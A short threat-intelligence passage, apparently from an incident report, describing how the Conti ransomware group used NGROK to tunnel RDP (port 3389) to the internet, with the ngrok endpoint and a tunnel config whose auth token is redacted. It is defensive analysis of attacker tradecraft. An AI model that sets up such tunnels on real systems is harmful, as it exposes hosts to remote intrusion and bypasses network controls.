
EXPOSING THE ENDPOINT TO THE INTERNET USING NGROK

Conti group is also known for using NGROK application for tunneling, where the endpoint/server is hosted on NGROK's subdomain. The threat actor creates a service that tries to enable the tunnel using NGROK. It also provides a key for the communication. The attacker will get the following url to communicate back to the port specified.

tcp://8.tcp.ngrok.io

In this specific case, the port used was RDP.

Here are some stats for the overall communication during the initial phase of the attack.



```
authtoken: [redacted]
tunnels:
   default:
      proto: tcp
      addr: 3389
```